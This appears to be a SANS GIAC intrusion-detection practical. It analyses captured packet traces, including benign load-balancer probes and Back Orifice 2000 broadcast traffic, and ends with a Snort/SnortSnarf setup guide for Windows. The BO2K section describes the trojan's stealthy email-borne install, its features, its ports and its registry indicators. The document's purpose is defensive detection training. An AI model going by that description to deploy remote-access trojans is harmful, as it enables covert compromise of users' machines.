07/03-11:39:07.104890 63.240.26.31:53 -> MY NET. 162:33434
UDP TTL:1 TOS:0x0 ID:4015 IpLen:20 DgmLen:64
Len: 44

Windump 3.5.2a

```
11:38:15.187755 63.100.69.162.25207 > ns.bigcharts.com.53:  1236 A? chart.bigcharts.com. (37) (ttl 127,
id 43093)
0x0000   4500 0041 a855 0000 7f11 afdc 3f64 45a2        E..A.U......?dE.
0x0010   ce92 8fe1 6277 0035 002d b377 04d4 0000        ....bw.5.-.w....
0x0020   0001 0000 0000 0000 0563 6861 7274 0962        .........chart.b
0x0030   6967 6368 6172 7473 0363 6f6d 0000 0100        igcharts.com....
0x0040   01                                             .
11:38:15.271790 ns.bigcharts.com.53 > 63.100.69.162.25207:  1236*- q: chart.bigcharts.com. 1/0/0
chart.bigcharts. (
0x0000   4500 0064 1a1f 0000 3411 88f0 ce92 8fe1        E..d....4.......
0x0010   3f64 45a2 0035 6277 0050 b371 04d4 8400        ?dE..5bw.P.q....
0x0020   0001 0001 0000 0000 0563 6861 7274 0962        .........chart.b
0x0030   6967 6368 6172 7473 0363 6f6d 0000 0100        igcharts.com....
0x0040   0105 6368 6172 7409 6269 6763 6861 7274        ..chart.bigchart
0x0050   7303                                          s.
11:39:04.701207 m-bigip-1.marketwatch.com.53 > 63.100.69.162.33434:  4012 FormErr [0q] q: . 0/0/0
(36) [ttl 1] (id
0x0000   4500 0040 0fac 0000 0111 c68d ce92 8fdb        E..@............
0x0010   3f64 45a2 0035 829a 002c 0925 0fac 8081        ?dE..5...,.%....
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 0000 0000 0000        ................
11:39:05.717538 m-bigip-1.marketwatch.com.53 > 63.100.69.162.33434:  4013 FormErr [0q] q: . 0/0/0
(36) [ttl 1] (id
0x0000   4500 0040 0fad 0000 0111 c68c ce92 8fdb        E..@............
0x0010   3f64 45a2 0035 829a 002c 0924 0fad 8081        ?dE..5...,.$....
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 0000 0000 0000        ................
11:39:06.721559 m-bigip-1.marketwatch.com.53 > 63.100.69.162.33434:  4014 FormErr [0q] q: . 0/0/0
(36) [ttl 1] (id
0x0000   4500 0040 0fae 0000 0111 c68b ce92 8fdb        E..@............
0x0010   3f64 45a2 0035 829a 002c 0923 0fae 8081        ?dE..5...,.#....
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 0000 0000 0000        ................
11:39:07.734571 m-bigip-1.marketwatch.com.53 > 63.100.69.162.33434:  4015 FormErr [0q] q: . 0/0/0
(36) (ttl 2, id 4
0x0000   4500 0040 0faf 0000 0211 c58a ce92 8fdb        E..@............
0x0010   3f64 45a2 0035 829a 002c 0922 0faf 8081        ?dE..5...,."....
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 0000 0000 0000        ................
11:39:08.741760 m-bigip-1.marketwatch.com.53 > 63.100.69.162.33434:  4016 FormErr [0q] q: . 0/0/0
(36) (ttl 2, id 4
0x0000   4500 0040 0fb0 0000 0211 c589 ce92 8fdb        E..@............
0x0010   3f64 45a2 0035 829a 002c 0921 0fb0 8081        ?dE..5...,.!....
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 0000 0000 0000        ................
11:40:53.668608 m-bigip-1.marketwatch.com > 63.100.69.162: icmp: echo request (ttl 52, id 50432)
0x0000   4500 0054 c500 0000 3401 de34 ce92 8fdb        E..T....4..4....
0x0010   3f64 45a2 0800 b1af c500 0100 0000 0000        ?dE.............
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   88e7 413b ae2c 0800 0000 0000 0000 0000        ..A;,,..........
0x0040   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0050   0000                                           ..
11:40:53.669111 m-bigip-1.marketwatch.com > 63.100.69.162: icmp: echo request (ttl 52, id 50432)
```

```
0x0000   4500 0054 c500 0000 3401 de34 ce92 8fdb      E..T....4..4....
0x0010   3f64 45a2 0800 8aaf c500 0200 0000 0000      ?dE.............
0x0020   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0030   88e7 413b d42c 0800 0000 0000 0000 0000      ..A;.,..........
0x0040   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0050   0000                                         ..
11:40:53.669618 m-bigip-1.marketwatch.com > 63.100.69.162: icmp: echo request (ttl 52, id 50432)
0x0000   4500 0054 c500 0000 3401 de34 ce92 8fdb      E..T....4..4....
0x0010   3f64 45a2 0800 71af c500 0300 0000 0000      ?dE...q.........
0x0020   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0030   88e7 413b ec2c 0800 0000 0000 0000 0000      ..A;.,..........
0x0040   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0050   0000                                         ..
11:43:23.638038 m-bigip-1.marketwatch.com > 63.100.69.162: icmp: echo request (ttl 52, id 51200)
0x0000   4500 0054 c800 0000 3401 db34 ce92 8fdb      E..T....4..4....
0x0010   3f64 45a2 0800 6a06 c800 0100 0000 0000      ?dE...j.........
0x0020   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0030   1ee8 413b 5dd5 0700 0000 0000 0000 0000      ..A;]...........
0x0040   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0050   0000                                         ..
11:43:23.638479 m-bigip-1.marketwatch.com > 63.100.69.162: icmp: echo request (ttl 52, id 51200)
0x0000   4500 0054 c800 0000 3401 db34 ce92 8fdb      E..T....4..4....
0x0010   3f64 45a2 0800 2205 c800 0200 0000 0000      ?dE...".........
0x0020   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0030   1ee8 413b a4d6 0700 0000 0000 0000 0000      ..A;............
0x0040   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0050   0000                                         ..
11:43:23.638985 m-bigip-1.marketwatch.com > 63.100.69.162: icmp: echo request (ttl 52, id 51200)
0x0000   4500 0054 c800 0000 3401 db34 ce92 8fdb      E..T....4..4....
0x0010   3f64 45a2 0800 fe04 c800 0300 0000 0000      ?dE.............
0x0020   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0030   1ee8 413b c7d6 0700 0000 0000 0000 0000      ..A;............
0x0040   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0050   0000                                         ..
11:44:29.263758 m-bigip-1.marketwatch.com > 63.100.69.162: icmp: echo request (ttl 52, id 26371)
0x0000   4500 0054 6703 0000 3401 3c32 ce92 8fdb      E..Tg...4.<2....
0x0010   3f64 45a2 0800 cba4 6703 0100 0000 0000      ?dE.....g.......
0x0020   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0030   60e8 413b 2034 0200 0000 0000 0000 0000      `.A;.4..........
0x0040   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0050   0000                                         ..
11:44:29.264188 m-bigip-1.marketwatch.com > 63.100.69.162: icmp: echo request (ttl 52, id 26371)
0x0000   4500 0054 6703 0000 3401 3c32 ce92 8fdb      E..Tg...4.<2....
0x0010   3f64 45a2 0800 9fa4 6703 0200 0000 0000      ?dE.....g.......
0x0020   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0030   60e8 413b 4b34 0200 0000 0000 0000 0000      `.A;K4..........
0x0040   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0050   0000                                         ..
11:44:29.264695 m-bigip-1.marketwatch.com > 63.100.69.162: icmp: echo request (ttl 52, id 26371)
0x0000   4500 0054 6703 0000 3401 3c32 ce92 8fdb      E..Tg...4.<2....
0x0010   3f64 45a2 0800 88a4 6703 0300 0000 0000      ?dE.....g.......
0x0020   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0030   60e8 413b 6134 0200 0000 0000 0000 0000      `.A;a4..........
0x0040   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0050   0000                                         ..
11:45:50.659590 m-bigip-1.marketwatch.com > 63.100.69.162: icmp: echo request (ttl 52, id 25347)
```

```
0x0000   4500 0054 6303 0000 3401 4032 ce92 8fdb      E..Tc...4.@2....
0x0010   3f64 45a2 0800 228c 6303 0100 0000 0000      ?dE..."".c.....
0x0020   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0030   b1e8 413b 764c 0800 0000 0000 0000 0000      ..A;vL..........
0x0040   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0050   0000                                         ..
11:45:50.660029 m-bigip-1.marketwatch.com > 63.100.69.162: icmp: echo request (ttl 52, id 25347)
0x0000   4500 0054 6303 0000 3401 4032 ce92 8fdb      E..Tc...4.@2....
0x0010   3f64 45a2 0800 f88b 6303 0200 0000 0000      ?dE.....c.......
0x0020   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0030   b1e8 413b 9f4c 0800 0000 0000 0000 0000      ..A;.L..........
0x0040   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0050   0000                                         ..
11:45:50.660475 m-bigip-1.marketwatch.com > 63.100.69.162: icmp: echo request (ttl 52, id 25347)
0x0000   4500 0054 6303 0000 3401 4032 ce92 8fdb      E..Tc...4.@2....
0x0010   3f64 45a2 0800 e28b 6303 0300 0000 0000      ?dE.....c.......
0x0020   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0030   b1e8 413b b44c 0800 0000 0000 0000 0000      ..A;.L..........
0x0040   0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0050   0000                                         ..
```

Host 1 whois:
Summary
NeoTrace Version 3.2 Trace Results
Target: 206.146.143.219
Node Data
Node Net Reg IP Address Location Node Name
3 1 1 206.146.143.219 Minneapolis m-bigip-1.marketwatch.com
Network Data
Network id#: 1
Concerto Capital Management (NET-CONCERTO-2)
7600 France Ave S., Suite 106
Minneapolis, MN 55435
US
Netname: CONCERTO-2
Netblock: 206.146.143.0 - 206.146.143.255
Coordinator:
Thingelstad, Jamie Josef [Director of Technology/VP] (JT140-ARIN)
jjt@CONCERTOTECH.COM
612-338-0049 (FAX) 612-338-0069
Registrant:
MarketWatch.com (MARKETWATCH2-DOM)
3955 Point Eden Way
Hayward, CA 94545

Domain Name: MARKETWATCH.COM

Administrative Contact, Technical Contact, Billing Contact:
Domain Manager (DM3575-ORG) hostmaster@BIGCHARTS.COM
MarketWatch.com
123 N 3rd St
Suite 300
Minneapolis , MN 55401
US
612-338-0049
Fax- 612-338-0069

Record last updated on 31-Oct-2000.
Record expires on 01-Aug-2001.
Record created on 31-Jul-1997.
Database last updated on 5-Jul-2001 05:14:00 EDT.

Domain servers in listed order:

NS.BIGCHARTS.COM 206.146.143.225

NeoTrace Copyright ©1997-2000 NeoWorx Inc
Host 2 whois:
NeoTrace Version 3.2 Trace Results
Target: 63.240.26.31
Node Data
Node Net Reg IP Address Location Node Name
Network Data
Network id#: 1
AT&T CERFnet (NETBLK-CERFNET-BLK-5)
P.O. Box 919014
San Diego, CA 92191
US
Netname: CERFNET-BLK-5
Netblock: 63.240.0.0 - 63.242.255.255
Maintainer: CERF
Coordinator:
AT&T Enhanced Network Services (CERF-HM-ARIN) dns@CERF.NET
(619) 812-5000
Domain System inverse mapping provided by:
DBRU.BR.NS.ELS-GMS.ATT.NET 199.191.128.106
CBRU.BR.NS.ELS-GMS.ATT.NET 199.191.128.105
DMTU.MT.NS.ELS-GMS.ATT.NET 12.127.16.70
CMTU.MT.NS.ELS-GMS.ATT.NET 12.127.16.69

_____
NeoTrace Copyright ©1997-2000 NeoWorx Inc

Nslookup
Name: chart.bigcharts.com
Address: 63.241.68.81

Host 3 whois:
NeoTrace Version 3.2 Trace Results
Target: 63.240.26.31
Network Data
Network id#: 1
AT&T CERFnet (NETBLK-CERFNET-BLK-5)
P.O. Box 919014
San Diego, CA 92191
US
Netname: CERFNET-BLK-5
Netblock: 63.240.0.0 - 63.242.255.255
Maintainer: CERF
Coordinator:
AT&T Enhanced Network Services (CERF-HM-ARIN) dns@CERF.NET
(619) 812-5000
Domain System inverse mapping provided by:
DBRU.BR.NS.ELS-GMS.ATT.NET 199.191.128.106
CBRU.BR.NS.ELS-GMS.ATT.NET 199.191.128.105
DMTU.MT.NS.ELS-GMS.ATT.NET 12.127.16.70
CMTU.MT.NS.ELS-GMS.ATT.NET 12.127.16.69
NeoTrace Copyright ©1997-2000 NeoWorx Inc

1. Source of Trace
My Company network

2. Detect was generated by:
Snort for Windows 1.7 <default rule set>

3. Probability the source address was spoofed.
It wasn't. This appears to be normal activity from a Big IP F5 load-balancing switch.

4. Description of attack:

This appears to be normal activity from a Big IP F5 load-balancing switch that is attempting to measure the response time to our network. There are 3 external hosts involved in this connection. Fortunately Host1 resolves to a name, which indicates the probability of an F5 load-balancing switch (206.146.143.219- Name: m-bigip-1.marketwatch.com) A visit to www.marketwatch.com redirects you to http://cbs.marketwatch.com, a personal finance news page. Hosts 2 and 3 appear to be accessed via links on this site.

The first part of the windump output shows a standard NS query for chart.bigcharts.com. This request is the result of a request that was sent to cbs.marketwatch.com, our user gets an answer to the name query and all is well, but wait. The 3rd line has another DNS response to a query we didn't ask for:
(m-bigip-1.marketwatch.com.53 > 63.100.69.162.33434: 4012 FormErr [0q] q: . 0/0/0)
Notice the source port of 53 and a destination port of 33434. Destination port 33434 is what triggered the Snort alert for a Traceroute. But, a normal Tracerout from a Unix system will be sent from an ephemeral source port. To incrementing high numbered port above 33000.This trace is different from a normal traceroute in that the destination port doesn't change and the low source numbered port is the well-known DNS port. As we see in this trace however, there is no DNS query and there are no results returned.
www.sans.org/y2k/DNS.htm
Based on information on SANS web site at www.sans.org/y2k/DNS.htm and that found in "Network Intrusion Detection An Analyst's Handbook Second Edition by Steven Northcutt & Judy Novak", the conclusion is that at first our destination site attempts using a malformed DNS response to elicit an error which would be used to calculate the round trip time. F5 load balancing also attempts to locate the users DNS server as one of the metrics for calculating the round-trip. In this case however we don't maintain or DNS server so I don't have data which would backup this theory. In the next attempt this site makes use Echo requests to generate an ICMP error, but our host won't answer. (We disable ICMP at our firewall)

5. Attack mechanism:

This is not an attack

6. Correlations:

- http://www.sans.org/y2k/DNS.htm (Analysis of the Type0 (Class 0) DNS)
- Steven Northcutt & Judy Novak. Network Intrusion Detection An Analyst's Handbook Second Edition Indianapolis: New Riders Publishing, September 2000.
- http://secure.f5.com/solutions/whitepapers/

7. Evidence of active targeting:

No active targeting. This is expected behavior from a site utilizing 3DNS technology

8. Severity:

(Critical + Lethal) – (system + Net countermeasures) = Severity

(2 + 1) - (5 + 5) = -7

Critical (2) = although this traffic is apparently benign, it was directed at our Firewall. Additionally corporate network resources are utilized for personal use.

Lethal (1) = I would have chosen 0, but there is always the chance of the unknown.

System (5) = the system this traffic was directed to is our firewall and it did not respond with the expected ICMP errors. Looks like they didn't get their moneys worth this time.

Net (5) = No information about our site or it's location can be gained from this transaction

9. Defensive recommendation:

A request from our site was sent to a personal finance site. If this is allowed by the business then no harm was done. Personal use of the Internet is something that the business has to make a decision on. Our business frowns on this type of activity, so we will need to put a process in place that blocks sites that are clearly not business related. A product like Websense WEB filtering may be a good solution.

10. Multiple choice test question.

[**] Traceroute [**]
07/03-11:39:05.895364 63.241.68.31:53 -> MY NET. 162:33434
UDP TTL:1 TOS:0x0 ID:4114 IpLen:20 DgmLen:64
Len: 44

You receive a detect like the one above from your IDS.

a) You should block the source IP address because they are trying to scan your network
b) Not to worry, this is a false positive. It's just a normal DNS response.
c) Dump to hex and see what is really happening.
d) This is a response to a traceroute scan from originating from your network to 63.241.68.31:53 (Answer: c)

Network Trace 5

Sans GIAC web site

```
6  941.523013 10.1.53.192 -> 10.1.53.255  UDP Source port: 1040
Destination port: 54322

   0  00a0 24c6 5a1e 0090 2787 ff98 0800 4500   ..$.Z...'.....E.
  10  0021 0000 4000 4011 5c16 0a01 350d 0a01   .!..@.@.\.....5.
  20  35ff 0410 d432 000d 7c18 1fab babe     5....2..|.....

  7  941.526657 10.1.53.192 -> 10.255.255.255 UDP Source port: 1041
Destination port: 54322

   0  00a0 24c6 5a1e 0090 2787 ff98 0800 4500   ..$.Z...'.....E.
  10  0021 0000 4000 4011 9117 0a01 350d 0aff   .!..@.@.....5...
  20  ffff 0411 d432 000d b118 beba ab1f     .....2........

  8  941.529657 10.1.53.192 -> 255.255.255.255 UDP Source port: 1042
Destination port: 54322

   0  00a0 24c6 5a1e 0090 2787 ff98 0800 4500   ..$.Z...'.....E.
  10  0021 0000 4000 4011 9117 0a01 350d ffff   .!..@.@.....5...
  20  ffff 0411 d432 000d b118 beba ab1f     .....2........
```

1. Source of Trace

http://www.sans.org/y2k/042501.htm
Sans GIAC web site

2. Detect was generated by:

Sans GIAC web site. This is most likely from a tcpdump compatible utility monitoring the local subnet.

3. Probability the source address was spoofed.

Not likely.

2 Possibilities –

a) The source and destination addresses are in the private range so they could have been 'obfuscated ' to hide the real identiy of the parties involved.

b) Source and destination are on the same internal network.

4. Description of attack:

At first I thought this could be a network-monitoring device by Netarx. They have registerd TCP and UDP port 1040 with the IANA, but a call to Netarx verified they don't use UDP for anything in their product.

A more likely explanation is that this trace is the result of Back Orifice 2000 (BO2K) traffic. BO2K is a widly distributed 'remote control' windows utility.

In the above trace a UDP broadcast to port 54322 is sent first to the class C broadcast net, then to class A and finaly a full network broadcast. Based on the broadcast nature of this communication, it looks like a client may be looking for a compromised host server. If this is BO2K, the workstations anti-virus software should have picked this up and reported it, but our user opened an email attachmet and now the AV software isn't working. The opening of the email attachment is most likely cause of how the system became compromised. It is possiable that disableing the users Anit-virus software was part of the process that ran when the user opened the email attachment. This is only a suspussion and further analysis would need to be done to confirm this suspission.

5. Attack mechanism:

BO2K is advertised as a "freeware" remote control utility for windows users from the Cult of the Dead Cow. This utility uses TCP port 54320 and/or UDP port 54321 by default for client server communication. BO2K is considered 'open source' so these default ports can be altered. BO2K has the added bennifit of its ability to be installed on an unsusppecting workstation in a quite mode so that the user is anaware of this addition to her system. This attack was probably successful because the user whose pc this trace came from had outdated antiviral software and did 'not follow safe computing'. For example, opening executable files from within an email application is a favorite way hackers distribute their software. BO2K can be sent as an email attachment with some innocent looking description and then installed on a users pc in a stealthily manner. This tool has some interesting functions, like:

Keystroke logging
Remote installation /upgrade and removal
Remote control
Port redirection
Plugins

These and other 'features' of bo2k can be found in:
www.sans.org/infosecFAQ/malicious/back_orifice.htm

6. Correlations:
www.sans.org/infosecFAQ/malicious/back_orifice.htm
http://www.securityfocus.com (search on:54322)
http://support.microsoft.com/support/kb/articles/Q237/2/80.ASP
http://www.simovits.com/nyheter9902.html

7. Evidence of active targeting:
Email sent to the user. This was directed to the user or a group of users on a distribution list.

8. Severity:

(Critical + Lethal) – (system + Net countermeasures) = Severity
(3 + 5) – (1+2) = 5

Critical (3) = If the source of this traffic is on the same subnet as the destination, a workstation class system is compromised and is looking for others for some unknown reason.
Lethal (5) = This system now belongs to the hackers, it's toast.

System (1) = Outdated virus scanning software didn't do the job.
Net (2) = There is obviously a network scanner available to this orgization, otherwise we wouldn't have this trace, but use of SMTP email virus scanning may have prevented this compromise

9. Defensive recommendation:

- Format the system- You really don't know what other bad things have been done to this system.
- Update all antivirus software company wide.
- Check other systems for BO2K files. Ther are a couple of ways to easily check for this trojan. On a Windows NT or Windows 2000 system, by default a modification is made to the following registry key:

HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENT VERSION\RUN

with the following value:

"Umgr32.exe"="C:\\Winnt\\System32\\Umgr32.exe e"

Also, search the hard drive for umgr32.exe. The default location for this file is under <systemroot>\system32, but the default name and location can be modified.

Issue a the following command from a command prompt: netstat –a. This will list the active listening ports on a Windows NT or Windows 2000 system.

10. Multiple choice test question.

Back Oriface 2000 uses which default port for client server communication:

a) TCP 1040
b) UDP 1040
c) UDP 54321
d) TCP/UDP 5631 (Answer C)

References:

Web:

http://www.sans.org/y2k/practical/Eric_Hacker.html#_Toc490920399

http://www.sans.org/y2k/practical/Andy_Siske_GCIA.htm

http://www.sans.org/y2k/practical/Miika_Turkia_GCIA.html

http://www.silicondefense.com/

http://www.ists.dartmouth.edu/IRIA/knowledge_base/

http://www.vnunet.com/Search

http://www.simovits.com/trojans/trojans.html

http://www.arin.net/cgi-bin/whois.pl

http://www.ripe.net/perl/whois

http://www.apnic.net/search/

http://www.securityfocus.com

http://www.microsoft.com/security

http://cve.mitre.org/cve/index.html

http://www.google.com

http://search.cert.org/

http://www.snort.org/

http://secure.f5.com/solutions/whitepapers/

Tools:

NeoTrace Version 3.2

Microsoft Windows 2000

Windump v3.5.2a
http://netgroup-serv.polito.it/windump/

Snort for Windows v 1.7
http://www.snort.org/

Printed resources:

Steven Northcutt & Judy Novak. Network Intrusion Detection An Analyst's Handbook Second Edition Indianapolis: New Riders Publishing, September 2000.

Judy Novak 3.2 Network Traffic Analysis Using tcpdump Baltimore Md, May 2001

Stephen Nortcutt IDS Signatures and Analysis, Parts 1&2 Baltimore Md, May 2001

Assignment 2- Describe the State of Intrusion Detection

Utilizing SnortSnarf (version 052301.1) **in a Win32 environment**.

A great number of tools and information exists regarding Intrusion detection in the Unix world, but there is too little information about the tools and their use for Windows users. To further add to this problem some utilities are only available on Unix. This situation is unfortunate, but getting better. Fortunately, more and more utilities that were once only available to Unix users are coming available to the Windows world. If you are a Windows user, utilizing Snort and options like SnortSnarf are a little more difficult to understand due to their Unix heritage.

One of the most popular "free" Intrusion Detection Systems currently available is Snort by Martin Roesch. Sort and a companion application SnortSnarf are governed by the terms of the GNU General Public License. To install Snort on a Microsoft Windows system see Loras R. Even paper titled Running Snort under Windows. This paper can be found at http://www.sans.org/newlook/resources/IDFAQ/snort.htm I suggest reading this paper prior to using SnortSnarf.

One of the challenges I faced during my SANS practical was to understand and use utilities that have been ported from Unix to Windows. These utilities retain a lot of the Unix look and feel. Most are not graphical, and use command line syntax unfamiliar to someone more comfortable with a mouse than a keyboard. Additionally, the Perl scripting language is referenced in several practices to help parse the logs, which Snort can produce. Most Windows users may not be familiar with this language and this makes these utilities even more difficult to use. In my opinion, Windows users have a more difficult task in utilizing these utilities. Not impossible just more difficult.

Goal

My goal for this paper is to help the average Windows user understand how to successfully Install, and use SnortSnarf to extract information from the Snort logs. A great deal of this information was taken directly from Snort on Windows 98/ME/NT4/2000 using SnortSnarf to view alerts by Michael Steele June 06,2001. This paper can be found at: http://www.snort.org/snarf2ksnort.htm I've added additional information and explanations of the components utilized to assist the installer in their understanding of SnortSnarf and it's components.

Requirements:
- The Tools listed below
- IIS v4.0 or 5.0
- C drive needs to be NTFS

Tools
The following tools are **required** in order to use SnortSnarf. All tools listed below are free.

WinPcap
This is a free packet capture architecture hat enables packets to be captured from the network on Windows systems and is compatible with the Unix capture library 'libpcap' You will need to use v2.2 beta (696,568 byte count)
http://netgroup-serv.polito.it/winpcap/install/bin/22beta/WinPcap.exe

Nmake
The Microsoft Program Maintenance Utility (NMAKE.EXE) is a 32-bit tool that builds projects based on commands contained in a description file. This utility can be downloaded from http://download.microsoft.com/download/vc15/Patch/1.52/W95/EN-US/Nmake15.exe This is a self extracting Zip file and contains 3 files: Nmake.err, Nmake.exe, and readme.txt

Snort for Win32
At the time I wrote this paper, Snort version 1.8 had been released to the Unix community. The Win32 version remains at v1.7 although I expect this to change soon.

You will need Snort. The binaries for Snort for Win32 can be found at
http://download.datanerds.net/binaries/snort-1.7-win32-static.zip
For your first installation create c:\snort , c:\snort\bin, c:\snort\snortsnarf, c:\inetpub\wwwroot\cgi and c:\inetpub\wwwroot\logs folders. This will make the documentation easier to follow.

SnortSnarf
SnortSnarf (Current version 052301.1) is a collection of Perl scripts designed to take the alert data from the snort log files and create html files which can then be viewed and navigated through via a browser. The SnortSnarf download page is
http://www.silicondefense.com/software/snortsnarf/index.htm

Active Perl
This provides support for Perl on windows. The msi install package includes Perl for ISAPI and CGI PerlScript which is an Active X scripting engine for Perl. Download the .msi package. (For NT you will need the Microsoft windows installer engine. V1.1 Which is available via the Active Perl download page)
http://aspn.activestate.com/ASPN/Downloads/ActivePerl/

In addition to the above tools you will need to install IIS or Pws on your Windows NT/ 2000 system. If you will be connecting this system to the Internet, make sure you apply the most recent service pack / hotfixes and follow the security recommendations on the Microsoft web site:

IIS 5.0 http://www.microsoft.com/technet/itsolutions/security/tools/iis5chk.asp
IIS 4.0 http://www.microsoft.com/technet/itsolutions/security/tools/iischk.asp
Hot fixes: http://www.microsoft.com/security/

Installation process

Quick checklist:
_ Configure IIS
_ Install WinPcap
_ Install Snort
_ Install Active Perl
_ Install SnortSnarf
_ Install Nmake
_ set TZ variable
_ Install Annotations
_ copy alert.ids to inetpub\wwwroot\logs folder
_ run SnortSnarf
_ View SnortSnarf results in you browser.

Installation Detail

IIS
Insure IIS 4.0(NT) or IIS 5.0 (Win2k) is installed and properly configured.

WinPcap:
Installation: From the previously downloaded file run WinPcap.exe, accept the defaults, and reboot. It self installs and there are no configuration options.

Snort:
- Create c:\snort , c:\snort\bin, c:\snort\snortsnarf, c:\inetpub\wwwroot\cgi and c:\inetpub\wwwroot\logs folders
- Unzip the compressed file **snort-1.7-win32-static.zip** into the c:\snort\bin folder.
- Install the most recent rules to the c:\snort\bin folder
- Edit the Snort.conf file
    - Add the home_net variable ie. (var HOME_NET 172.17.0.0/16)
    - Add the path the to rules files in each include statement in the snort.conf file, for example: Include c:\snort\bin\mic.rules

Active Perl:
To install, execute the ActivePerl installer **ActivePerl-5.6.1.628-MSWin32-x86-multi-thread.msi** and install into c:\inetpub\wwwroot\Perl folder using all the default settings.

SnortSnarf:
- Install into the c:\snort\SnortSnarf folder (When unzipping, include the folder names. This will create a subfolder called \SnortSnarf-052301.1 Move all these files and folders to c:\snort\snortsnarf. You may then delete the now empty folder: c:\snort\snortsnarf\SnortSnarf-052301.1

- In the c:\snort\snortsnarf folder, edit the SnortSnarf.pl file Find the line that begins $os= Then change this line so it reads: **$os='windows';#Either "windows' or 'unix'**

- Copy the contents of the c:\snort\sortsnarf\include folder to c:\inetpub\wwwroot\perl\site\lib

Set the Time Zone System Variable
- In Windows 2000 go to Control Panel, select System, Advanced, Environment Variables and add the following System Variable: Variable Name=TZ, Variable Value=est5edt (This assumes you live in the eastern time zone.
- *Logout and login for change to take effect.*

Nmake:
Inflate Nmake15.exe and copy the enclosed files: nmake.err, nmake.exe files to c:\winnt.
- Open a cmd prompt and change to c:\snort\snortsnarf\Time-modules
- Execute the following
    > perl makefile.pl
    > nmake
    > nmake test (If you receive an error here check your Time Zone variable)
    > nmake install

Prepare IIS
The information below assumes that the IIS server is NOT where Snort is running and you will be analyzing the alert file in a disconnected fashion. Meaning that Snort logs are copied manually from the snort log folder to the web server for processing by SnortSnarf
- Copy the contents of c:\snort\snortsnarf\cgi to c:\inetpub\wwwroot\cgi
- Copy the alert.ids to c:\inetpub\wwwroot\logs
- Open Internet Services Manager
    -Select your IIS server, under Local Path enable Read and Write permissions.
    -Under application settings, set Execute Permissions to: Scripts and Executables
- Installing the Annotations
    - from a cmd prompt change to c:\snort\snortsnarf\utilities and run the following
    > setup_anns_dir.pl c:\snort\snortsnarf\ann-dir annotation-base.xml
    *This creates a sub-folder called 'ann-dir' under c:\snort\snortsnarf

Using SnortSnarf to generate the html pages – (disconnected)

- *Usage> snortsnarf.pl <options> <file1 file2…>*

First lets look at some common command line options before running snortsnarf

-d <path> specify the directory path to generate the html files in

-dns will cause the script to lookup the DNS name of each IP address. This adds a significant amount of time to the process and generates a lot of traffic to your DNS server. (I would stay away from this one unless you have a lot of extra time on your hands)

-db <path> Specify the path to the annotation database (an XML file)

-cgidir <URL> specify the relative path to the cgi folder ie. http://servername/cgi

-homenet <IP network address/netmask size>

*More options are described at the beginning of the c:\snort\snortsnarf\snortsnarf.pl file.

